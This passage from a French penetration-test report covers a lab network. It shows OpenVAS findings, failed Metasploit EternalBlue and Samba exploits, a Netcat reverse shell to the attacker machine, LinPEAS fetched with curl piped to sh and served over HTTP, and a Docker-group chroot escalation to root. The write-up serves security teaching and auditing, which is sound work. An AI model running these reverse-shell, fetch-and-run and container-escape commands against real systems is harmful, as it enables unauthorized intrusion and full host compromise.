CVE-2010-0020	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
CVE-2010-0021	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
CVE-2010-0022	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
CVE-2010-0231	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort=reverse=severity result_hosts_only=0)										
<< < 1 - 7 of 7 > >>										

FIGURE 62 — Vue des CVEs classés fermés/écartés par OpenVAS

Vérification manuelle. Le statut de Vrai Positif a été confirmé via **hping3** depuis Kali Linux : le serveur répond par un paquet ICMP Type 14 (Timestamp Reply) contenant l'horodatage système.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo hping3 --icmp-ts -c 2 192.168.145.10
HPING 192.168.145.10 (eth0 192.168.145.10): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.145.10 ttl=127 id=16349 icmp_seq=0 rtt=1.6 ms
ICMP timestamp: Originate=65747739 Receive=2419518211 Transmit=2419518211
ICMP timestamp RTT tsrtt=2

len=46 ip=192.168.145.10 ttl=127 id=16350 icmp_seq=1 rtt=2.4 ms
ICMP timestamp: Originate=65748740 Receive=2201676547 Transmit=2201676547
ICMP timestamp RTT tsrtt=2

— 192.168.145.10 hping statistic —
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 1.6/2.0/2.4 ms
```

FIGURE 63 — Vérification manuelle hping3 confirmant la réponse ICMP Timestamp Reply

TABLEAU II

MATRICE DE RISQUES — CONTRÔLEUR DE DOMAINE (192.168.145.10)

Vulnérabilité	Impact (1–5)	Probabilité (1–5)	Score de risque	Niveau de risque	Statut
ICMP Timestamp Reply (CVE-1999-0524)	1 (Très faible)	3 (Moyenne)	3/25	Très faible	Vrai Positif (VP)

VI.G. Audit du poste client Windows (192.168.145.20)

La même méthodologie a été appliquée au second hôte actif du domaine : création de la cible **LAN – Windows client**, réutilisation de la liste de ports **LAN-AD**, activation du mode **Consider Hosts as Alive**, puis lancement de la tâche **Scan-LAN-Windows client**.

New Target

Name

LAN - Windows client

Comment

Hosts

☒ Manual

192.168.145.20

☐ From file

⬆

Exclude Hosts

☒ Manual

☐ From file

⬆

Allow simultaneous scanning via multiple IPs

FIGURE 64 — Définition de la cible d'audit pour le poste client Windows

Allow simultaneous scanning via multiple IPs

☒ Yes

☐ No

Port List

LAN-AD

⬆

⬆

Alive Test

☐ Use Scan Config Default

☒ Consider Hosts as Alive

☐ Custom

⬆

Credentials for authenticated checks

FIGURE 65 — Réutilisation de la Port List LAN-AD et activation de Consider Hosts as Alive

New Task

×

Name

Scan-LAN-Windows client

Comment

Scan Targets

LAN - Windows client

⌵

+

Alerts

⌵

+

Schedule

--

⌵

☐ Once

+

Add results to Assets

☒ Yes

☐ No

FIGURE 66 — Configuration et lancement de la tâche de scan

Résultats. Comme pour le contrôleur de domaine, le filtre $\text{QoD} \geq 70\%$ isole une unique vulnérabilité de sévérité faible : **ICMP Timestamp Reply Information Disclosure**.

Information	Results (1 of 5)	Hosts (1 of 1)	Ports (0 of 0)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
Task Name	Scan-LAN-Windows client									
Scan Time	Wed, Sep 2, 2026 3:50 PM Coordinated Universal Time-Wed, Sep 2, 2026 3:58 PM Coordinated Universal Time									
Scan Duration	0:08 h									
Scan Status	Done									
Hosts scanned	1									
Filter	apply_overrides=0 levels=chml min_qod=70 result_hosts_only=0									
Timezone	Coordinated Universal Time (UTC)									

FIGURE 67 — Synthèse d'exécution du scan OpenVAS sur le poste client




FIGURE 68 — Résultat identifiant ICMP Timestamp sur le poste client




FIGURE 69 — Référence CVE-1999-0524 pour 192.168.145.20

Fiche CVSS 6 — ICMP Timestamp Reply Information Disclosure (Poste client)

Champ	Valeur
NVT	ICMP Timestamp Reply Information Disclosure
CVE	CVE-1999-0524
Cible	192.168.145.20, general/icmp
QoD	80 %
Score de Base	2.1 (Low) — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Score Temporel	2.1
Score Environnemental	2.1

VII. EXPLOITATION ET POST-EXPLOITATION

VII.A. Tentatives d'exploitation des services réseau

1) Cible Windows 10 — EternalBlue (MS17-010)

La console Metasploit Framework a été initialisée depuis la machine d'attaque Kali Linux (192.168.10.50). Le module `exploit/windows/smb/ms17_010_eternalblue` a été sélectionné avec le payload `windows/x64/meterpreter/reverse_tcp`. Les paramètres suivants ont été configurés : RHOSTS = 192.168.145.20, RPORT = 445, LHOST = 192.168.10.50, LPORT = 4444.

```
msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

  = [ metasploit v6.4.135-dev ]
+ -- -- [ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- -- [ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ms17

Matching Modules

#   Name                                     Disclosure Date   Rank    Check  Description
-   -
0   exploit/windows/smb/ms17_010_eternalblue 2017-03-14       average Yes     MS17-010 EternalBlue SMB Re
mote Windows Kernel Pool Corruption
1   \_ target: Automatic Target               .               .       .       .
2   \_ target: Windows 7                     .               .       .       .
3   \_ target: Windows Embedded Standard 7   .               .       .       .
```

FIGURE 70 — Recherche et sélection du module `ms17_010_eternalblue` dans Metasploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS                yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                445        The target port (TCP)
  SMBDomain              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
  SMBPass                no        (Optional) The password for the specified username
  SMBUser                no        (Optional) The username to authenticate as
  VERIFY_ARCH          true        yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET        true        yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          192.168.200.128 yes        The listen address (an interface may be specified)
  LPORT          4444           yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

FIGURE 71 — Options du module d'exploitation

```

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.145.20
RHOST => 192.168.145.20
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --
  RHOSTS        192.168.145.20  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  basics/using-metasploit.html
  RPORT         445             yes       The target port (TCP)
  SMBDomain     no              no        (Optional) The Windows domain to use for authentication. Only affects Wind
  ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
  SMBPass       no              no        (Optional) The password for the specified username
  SMBUser       no              no        (Optional) The username to authenticate as
  VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target. Only affects Windows
  Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 200
  8 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.10.50  yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

```

FIGURE 72 — Configuration des variables RHOSTS et LHOST

Avant injection du payload, le module exécute un contrôle préalable via le scanner auxiliaire `auxiliary/scanner/smb/smb_ms17_010`. Résultat : le scanner retourne un délai de connexion dépassé, puis `The target is not vulnerable`, et l'exécution s'achève sur `Exploit completed, but no session was created`.

```

msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.50:4444
[*] 192.168.145.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.145.20:445 - Rex::ConnectionTimeout: The connection with (192.168.145.20:445) timed out.
[*] 192.168.145.20:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.145.20:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >

```

FIGURE 73 — Exécution de l'exploit et échec d'établissement de session Meterpreter

Analyse : Le poste Windows 10 (192.168.145.20) dispose des mises à jour de sécurité incluant le correctif MS17-010. Ce résultat valide l'efficacité du patch management contre les attaques RCE directes sur SMB.

2) Zone DMZ Linux — Samba (CVE-2007-2447)

Un scan de services Nmap (`nmap -sV 192.168.50.128`) a préalablement révélé les vecteurs d'attaque disponibles sur le serveur Linux DMZ : SMB Samba (139/tcp, 445/tcp), Grafana (3000/tcp), Apache 2.4.25 (8080/tcp) et une API Go backend (9090/tcp). Un test ICMP a confirmé l'accessibilité de la cible (TTL 63, ~2,38 ms).

```
zsh: corrupt history file /home/kawtar/.zsh_history
(kawtar@Kawtar)-[~]
$ ping -c 4 192.168.50.128
PING 192.168.50.128 (192.168.50.128) 56(84) bytes of data.
64 bytes from 192.168.50.128: icmp_seq=1 ttl=63 time=2.53 ms
64 bytes from 192.168.50.128: icmp_seq=2 ttl=63 time=2.41 ms
64 bytes from 192.168.50.128: icmp_seq=3 ttl=63 time=2.22 ms
64 bytes from 192.168.50.128: icmp_seq=4 ttl=63 time=2.37 ms

— 192.168.50.128 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 2.218/2.380/2.525/0.109 ms
```

FIGURE 74 — Vérification de la connectivité ICMP vers la cible DMZ

```
(kawtar@Kawtar)-[~]
$ nmap -sV 192.168.50.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-04 19:09 +0100
Nmap scan report for 192.168.50.128 (192.168.50.128)
Host is up (0.0031s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
3000/tcp  open  http         Grafana http
8080/tcp  open  http         Apache httpd 2.4.25 ((Debian))
9090/tcp  open  http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.81 seconds
```

FIGURE 75 — Cartographie des services sur l'hôte Linux DMZ via Nmap

Le module `exploit/multi/samba/usermap_script` a été configuré (RHOSTS = 192.168.50.128, LHOST = 192.168.10.50, payload `cmd/unix/reverse_netcat`). L'exécution a retourné l'erreur `Rex::Proto::SMB::Exceptions::NTLM1MissingChallenge - Unable to complete NTLMv1 without a challenge key`.

```
(kawtar@Kawtar)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

Metasploit v6.4.135-dev
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.128
RHOSTS => 192.168.50.128
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.50.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.10.50   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

FIGURE 76 — Paramétrage du module Samba usermap_script

```
View the full module info with the info, or info -u command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.50:4444
[-] 192.168.50.128:139 - Exploit failed: Rex::Proto::SMB::Exceptions::NTLM1MissingChallenge Unable to complete NTLMv1 without a challenge key (use ntlmv2)
[*] Exploit completed, but no session was created.
```

FIGURE 77 — Échec dû au refus du protocole NTLMv1 obsolète

Analyse : La version Samba smbd 4 détectée impose des mécanismes d'authentification modernes incompatibles avec l'exploit CVE-2007-2447, qui cible exclusivement les versions Samba 3.0.x. Une tentative de pivot vers le service Grafana (port 3000) — via modification de RPORT et recherche d'un module `auxiliary/gather/grafana_cve_2021_43798` (absent de la base locale) — a également échoué (`Exploit completed, but no session was created`), confirmant qu'un exploit SMB ne peut s'appliquer à un service HTTP.

```
msf exploit(multi/samba/usermap_script) > search grafana

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/admin/http/grafana_auth_bypass  2019-08-14      normal No     Grafana 2.0 through
5.2.2 authentication bypass for LDAP and OAuth
1  auxiliary/scanner/http/grafana_plugin_traversal  2021-12-02      normal No     Grafana Plugin Path
Traversal

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/grafana_plugin_traversal

msf exploit(multi/samba/usermap_script) > use auxiliary/gather/grafana_cve_2021_43798
[-] No results from search
[-] Failed to load module: auxiliary/gather/grafana_cve_2021_43798
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.128
RHOSTS => 192.168.50.128
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(multi/samba/usermap_script) > set RPORT 3000
RPORT => 3000
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.50.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3000             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.10.50   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
```

FIGURE 78 — Tentative de pivot Grafana via Metasploit

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.50:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > █
```


FIGURE 79 — Absence de session suite à l'incompatibilité protocole

Synthèse de la phase d'exploitation directe : les services déployés (Windows 10 patché, Samba v4, Apache 2.4.25) résistent aux vecteurs d'exploitation automatisés de type RCE. La progression vers des techniques d'exploitation plus avancées est donc justifiée.

VII.B. Élévation de privilèges sur le serveur Linux DMZ


1) Accès initial — Reverse shell Netcat

Un accès distant interactif à la cible 192.168.50.128 a été établi via un reverse shell Netcat. Un écouteur TCP a été ouvert sur le port 5555 de la machine d'attaque (Kali), puis une connexion entrante a été réceptionnée depuis le serveur Linux. La vérification immédiate via `whoami` et `id` a révélé un contexte d'exécution en tant qu'utilisateur `kali` (UID 1000), non privilégié, nécessitant une étape d'élévation pour atteindre les droits root.



```
(kali@kali)-[~]  
$ nc 192.168.10.50 5555 -e /bin/sh
```

FIGURE 80 — Exécution du reverse shell Netcat sur l'hôte cible



```
(kawtar@Kawtar)-[~/pentest-lab]  
$ nc -nlvp 5555  
listening on [any] 5555 ...  
connect to [192.168.10.50] from (UNKNOWN) [192.168.50.128] 47660  
whoami  
kali  
id  
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),102(scanner),114(wireshark),119(kabouter),968(docker),979(bluetooth),999(lpadmin)
```

FIGURE 81 — Interception de la connexion et validation de l'identité non-root

2) Déploiement de LinPEAS et identification des vecteurs

Le script LinPEAS (`linpeas.sh`) a été téléchargé sur Kali via `curl`, puis transféré vers la cible en deux étapes : hébergement temporaire via un serveur HTTP Python 3 (`python3 -m http.server 8000`) sur Kali, suivi d'un téléchargement depuis la cible par `wget` dans `/tmp` avec attribution des droits d'exécution (`chmod +x`).




FIGURE 82 — Documentation officielle LinPEAS

```
zsh: corrupt history file /home/kawtar/.zsh_history
(kawtar@Kawtar)-[~]
$ cd pentest-lab

(kawtar@Kawtar)-[~/pentest-lab]
$ # From public github
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload	Upload	Total	Spent	Left
0	0	0	0	0	0		0
0	0	0	0	0	0		0
0	0	0	0	0	0	00:01	0

FIGURE 83 — Récupération de linpeas.sh via cURL

```
(kawtar@Kawtar)-[~/pentest-lab]
$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.128 - - [06/Sep/2026 14:02:36] "GET /linpeas.sh HTTP/1.1" 200 -
```

FIGURE 84 — Démarrage du serveur HTTP Python et confirmation de la requête GET

```
wget http://192.168.10.50:8000/linpeas.sh -O /tmp/linpeas.sh
chmod +x linpeas.sh
```

FIGURE 85 — Téléchargement via wget et modification des permissions

```
wget http://192.168.10.50:8000/linpeas.sh -O /tmp/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh | tee linpeas_output.txt
cd /tmp
./linpeas.sh | tee linpeas_output.txt
./linpeas.sh | tee linpeas_output.txt
chmod +x linpeas.sh
./linpeas.sh | tee linpeas_output.txt
```



```
Do you like PEASS?
Linux PE 6 Hardening : https://hacktricks-training.com/courses/lhe/
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter   : @hacktricks_live
Respect on HTB      : SirBroccoli

Thank you!

LinPEAS-ng by carlospolop
```

FIGURE 86 — Lancement de LinPEAS

```
(kali@kali) [~/pentest-tab]
$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.128 - - [06/Sep/2026 14:02:36] "GET /linpeas.sh HTTP/1.1" 200 -
```

FIGURE 87 — Confirmation du transfert réussi

L'analyse LinPEAS a mis en évidence les vecteurs suivants, classés par criticité :

- **CVE-2026-7867** (udisks2 2.11.1-2) : bypass d'autorisation PolicyKit via `Filesystem.Mount()` D-Bus avec l'option `as-user` ; présence d'une entrée `/etc/fstab` qualifiante confirmée (`/dev/sr0`, options `user,noauto`).
- **CVE-2026-46331** (kernel 7.0.12) : vulnérabilité Copy-on-Write dans le module `pedit` du trafic control kernel, corrigée en 7.0.13.
- **Appartenance au groupe Docker** : `id` révèle que l'utilisateur `kali` est membre du groupe `docker` (gid=968), ce qu'a corroboré LinPEAS (section *Container related tools present*). Par conception, tout membre du groupe `docker` peut monter le filesystem hôte dans un conteneur s'exécutant en root, constituant une élévation de privilèges de facto.

```
08:07:20 up 35 min, 1 user, load average: 1.00, 0.61, 0.51

== UDisks as-user mount authorization bypass (CVE-2026-7867) (T1068)
  https://github.com/storaged-project/udisks/security/advisories/GHSA-j42g-v9jw-6ph3
  udisks2 package: 2.11.1-2 (dpkg)
  Potentially vulnerable to CVE-2026-7867: upstream version is in the affected range 2.10.0 through 2.11.1; verify vendor backports
  Qualifying /etc/fstab entries (maximum 10):
  /dev/sr0      /media/cdrom0  udf,iso9660 user,noauto    0      0

== Unmounted file system? (T1082, T1128)

08:07:20 up 35 min, 1 user, load average: 1.00, 0.61, 0.51

== UDisks as-user mount authorization bypass (CVE-2026-7867) (T1068)
  https://github.com/storaged-project/udisks/security/advisories/GHSA-j42g-v9jw-6ph3
  udisks2 package: 2.11.1-2 (dpkg)
  Potentially vulnerable to CVE-2026-7867: upstream version is in the affected range 2.10.0 through 2.11.1; verify vendor backports
  Qualifying /etc/fstab entries (maximum 10):
  /dev/sr0      /media/cdrom0  udf,iso9660 user,noauto    0      0

== Unmounted file system? (T1082, T1128)
```

FIGURE 88 — Résultats LinPEAS : CVE-2026-7867 et CVE-2026-46331

```
posttest-lab

Container

Container related tools present (if any): (T1613)
/usr/bin/docker
/usr/sbin/runc
/usr/bin/ctr
/usr/bin/containerd
/usr/bin/docker-compose
/usr/sbin/docker-proxy
/usr/sbin/apparmor_parser
/usr/bin/nsenter
/usr/bin/unshare
/usr/sbin/chroot
/usr/sbin/capsh
/usr/sbin/setcap
/usr/sbin/getcap
```

FIGURE 89 — Confirmation de la présence de Docker et appartenance au groupe

3) Exploitation — Élévation via le groupe Docker

L'appartenance au groupe `docker` constitue le vecteur le plus fiable. La technique consiste à monter le filesystem racine hôte (/) dans un conteneur s'exécutant en root, puis à effectuer un `chroot` pour obtenir un shell root sur l'hôte.

Tentative avec l'image alpine : `docker run -v /:/mnt --rm -it alpine chroot /mnt sh` → Échec (Unable to find image 'alpine:latest' locally) : la cible n'a pas d'accès internet, empêchant le téléchargement depuis Docker Hub.

Inventaire des images locales : `docker images` a révélé quatre images disponibles (Grafana, Prometheus, cAdvisor, DVWA), résidus de l'infrastructure de monitoring.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)

Run 'docker run --help' for more information
```

FIGURE 90 — Tentative d'élévation via Docker Alpine (échec)

```
(kali@kali)-[/tmp]
$ docker images
docker images
REPOSITORY          TAG          IMAGE ID          CREATED          SIZE
grafana/grafana      latest       3ed75060107e     4 weeks ago     1.16GB
prom/prometheus      latest       8da6d95a8747     5 weeks ago     250MB
gcr.io/cadvisor/cadvisor latest       a31688ab1366     8 months ago    75.1MB
vulnerables/web-dvwa latest       ab0d83586b6e     7 years ago     712MB
```

FIGURE 91 — Inventaire des images Docker locales

Tentative avec `grafana/grafana` : `docker run -v /:/mnt --rm -it grafana/grafana chroot /mnt sh` → Échec partiel : l'ENTRYPOINT défini dans l'image Grafana prend la priorité sur la commande passée en argument, démarrant le serveur Grafana à la place. Interruption via `Ctrl+C`, reconnexion Netcat et stabilisation PTY (`python3 -c 'import pty; pty.spawn("/bin/bash")'`). La tentative avec `--entrypoint /bin/sh` a retourné `Permission denied` sur `/mnt/etc/shadow` : l'image Grafana exécute ses processus en utilisateur non-root (bonne pratique de sécurité des conteneurs).

```
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm -it grafana/grafana chroot /mnt sh
docker run -v /:/mnt --rm -it grafana/grafana chroot /mnt sh
INFO [09-06|15:45:06] Starting Grafana              logger=settings version=13.1.2 commit=7f247b37a4e51a1ed33904ec63ac6c6087bf7f48 branch=release-13.1.2#patched compiled=2026-08-04T10:18:20Z
INFO [09-06|15:45:06] Unified migration configs enforced  logger=settings storage_type=unified target=[all]
INFO [09-06|15:45:06] Enforcing mode 5 for resource in unified storage logger=settings resource=playlists.playlist.grafana.app
INFO [09-06|15:45:06] Enforcing mode 5 for resource in unified storage logger=settings resource=folders.folder.grafana.app
INFO [09-06|15:45:06] Enforcing mode 5 for resource in unified storage logger=settings resource=dashboards.dashboard.grafana.app
INFO [09-06|15:45:06] Config loaded from /defaults.ini          logger=settings file=/usr/share/grafana/conf/defaults.ini
INFO [09-06|15:45:06] Config loaded from /defaults.ini          logger=settings file=/etc/grafana/grafana.ini
INFO [09-06|15:45:06] Config overridden from command line /lib/grafana logger=settings arg="default.paths.data=/var/lib/grafana"
INFO [09-06|15:45:06] Config overridden from command line /log/grafana logger=settings arg="default.paths.logs=/var/log/grafana"
INFO [09-06|15:45:06] Config overridden from command line var/lib/grafana/plugins logger=settings arg="default.paths.plugins=/var/lib/grafana/plugins"
INFO [09-06|15:45:06] Config overridden from command line ing=/etc/grafana/provisioning logger=settings arg="default.paths.provisioning=/etc/grafana/provisioning"
INFO [09-06|15:45:06] Config overridden from command line e" logger=settings arg="default.log.mode=console"
INFO [09-06|15:45:06] Config overridden from Environment variable logger=settings var="GF_PATHS_DATA=/var/l
```

FIGURE 92 — Conflit ENTRYPOINT lors de la tentative avec Grafana

```

- folder.grafana.app resource=folders reason=getStats key= {namespace.default group.folder.gra
